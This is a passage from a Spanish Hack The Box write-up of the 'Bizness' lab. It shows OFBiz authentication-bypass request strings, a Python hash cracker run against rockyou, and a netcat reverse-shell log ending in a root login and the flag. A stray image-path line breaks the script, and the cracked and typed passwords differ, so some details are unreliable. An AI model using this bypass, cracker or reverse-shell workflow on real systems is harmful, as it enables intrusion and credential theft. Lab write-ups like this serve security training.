./c6850.dat:31:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:32:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:33:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:34:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:35:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:36:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:37:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:38:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:39:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:40:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:43:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:44:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:45:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:47:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:83:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c6850.dat:85:webtools/control/xmlrpc;/?USERNAME=Y&PASSWORD=Y&requirePasswordChange=Ypython-requests
./c5fa1.dat:4:PASSWORDSEPERATOR_LINESEPERATOR_TEXTSTATE_PROVINCE
./c180.dat:87:SYSCS_CREATE_USEUserNampasswordVARCHAR
./c180.dat:87:PASSWORD&$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_RESET_PASSWORUserNampasswordVARCHAR
./c180.dat:87:PASSWORD&$c013800d-00fb-2649-07ec-000000134f30
./c180.dat:87:SYSCS_MODIFY_PASSWORpasswordVARCHAR
./c54d0.dat:21:Password="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled
./c54d0.dat:21:Password
./ca1.dat:32:PASSWORD%$9810800c-0134-14a5-40c1-000004f61f90
./ca1.dat:186:PASSWORD
./ca1.dat:495:PASSWORD

```

Encontramos la contraseña encriptada que procederemos a descriptarla con un descifrador de hashes. Al cual le proporcionamos el hash



```
GNU nano 7.2 des
import hashlib
import base64
import os


def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
    return result

def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'
with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        # print(hashed_password)
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
```

https://github.com/dtorress43/HTB_writeups/blob/main/hash_desencryptor_bizness.txt

Ejecutamos este código y obtenemos la contraseña



```
(root@dttkalimot)-[/home/kali/HTB/BIZNESS]
# python3 des
Found Password:monkeybusiness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
```

Iniciamos con esta contraseña en root y tenemos la flag

```
(root@dttkalimot)-[/home/kali]
# nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.252] 50850
su
monkeybizness
whoami
root
cd /root/
cat root.txt
6e354e09571a5afb4b3f3713a99f79f8
—
```

6e354e09571a5afb4b3f3713a99f79f8